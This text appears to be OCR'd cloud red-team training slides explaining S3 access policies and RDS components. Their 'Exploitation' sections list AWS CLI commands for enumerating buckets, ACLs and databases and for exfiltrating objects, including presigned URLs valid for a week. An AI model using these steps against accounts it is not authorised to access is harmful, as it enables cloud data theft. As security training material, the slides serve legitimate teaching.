
a. Resource-based Policies

- Resource-based Policies are attached to a resource. For example, S3 buckets or object.
- With resource-based policies, you can specify who has access to the resource and what actions they can perform on it.

a. Public Access
b. ACLs - Bucket & Object Level
c. Bucket Policies - Only for Bucket Level (Condition Based)
d. Time Limited URLs (Presign)

b. Identity-based Policies

Identity-based policies are attached to an IAM user, group, or role. These policies let you specify what that identity can do.


S3 Permission
Resource Based Policy
User Based Policy
ACL
Bucket policy
Bucket
Object
Bucket
IAM (User/Group/Role)

2.6.3 Exploitation

A. Enumeration

List of all the buckets in the aws account

```
aws s3api list-buckets
```

Get the information about specified bucket acls

```
aws s3api get-bucket-acl --bucket bucket-name
```

Get the information about specified bucket policy

```
aws s3api get-bucket-policy --bucket bucket-name
```

Retrieves the Public Access Block configuration for an Amazon S3 bucket

```
aws s3api get-public-access-block --bucket bucket-name
```

List of all the objects in specified bucket


```
aws s3api list-objects --bucket bucket-name
```

Get the acls information about specified object

```
aws s3api get-object-acl --bucket bucket-name --key object-name
```

2.6.3 Exploitation

B. Data Exfiltration



List of all the buckets in the aws account

```
aws s3api list-buckets
```

List of all the objects in specified bucket

```
aws s3api list-objects --bucket bucket-name
```

Public Access:

Retrieves the Public Access Block configuration for an Amazon S3 bucket

```
https://awsredteam.s3.us-east-2.amazonaws.com/aws.txt
```

Authenticated User:

Retrieves the content of the specified object from s3 bucket

```
aws s3api get-object --bucket bucket-name --key object-name download-file-location
```

Time Based URL:

Generate pre-signed URL for an object in the s3 bucket

```
aws s3 presign s3://Bucket-Name/ObjectName  --expires-in 604800
```

2.7 Relational Database Service (RDS)


Containers

1. Introduction about RDS
2. RDS Components Explanations
    - a. RDS Authentication Method
        - a. Password Based
        - b. Password + IAM Based
        - c. Password + Kerberos Based
    - b. RDS Access Restriction
        - a. IAM Level Access Restriction
        - b. Network Level Access Restriction
    - c. RDS Proxy
3. Exploitation
    - a. Enumeration
    - b. Data Exfiltration

2.7.1 Introduction about RDS

Introduction about RDS

Amazon Relational Database Service (Amazon RDS) is a web service that makes it easier to set up, operate and scale a relational database in the AWS Cloud.




2.7.2 RDS Components Explanations

A. RDS Authentication Method

a. Password Based

b. Password + IAM Based

c. Password + Kerberos Based




B. RDS Access Restriction

It’s allowed only authorized user / resource to access RDS and block unauthorized access.

Two types RDS Access Restriction :


- IAM Level Access Restriction
- Network Level Access Restriction



2.7.2 RDS Components Explanations

C. RDS Proxy

- RDS Proxy handles the network traffic between the client application and the database.
- RDS Proxy makes applications more scalable, more resilient to database failures and more secure.
- RDS Proxy also enables you to enforce AWS Identity and Access Management (IAM) authentication for databases and securely store credentials in AWS Secrets Manager.


Application
EC2
Lambda
Containers
AWS Services
AWS RDS Proxy
RDS Proxy
AWS RDS Engine
IAM
Secret Manager

2.7.3 Exploitation

A. Enumeration

Describes the Information about the clusters in RDS

```
aws rds describe-db-clusters
```

Describes the Information about the database instances in RDS

```
aws rds describe-db-instances
```

Describes the Information about the subnet groups in RDS

```
aws rds describe-db-subnet-groups
```

Describes the Information about the database security groups in RDS

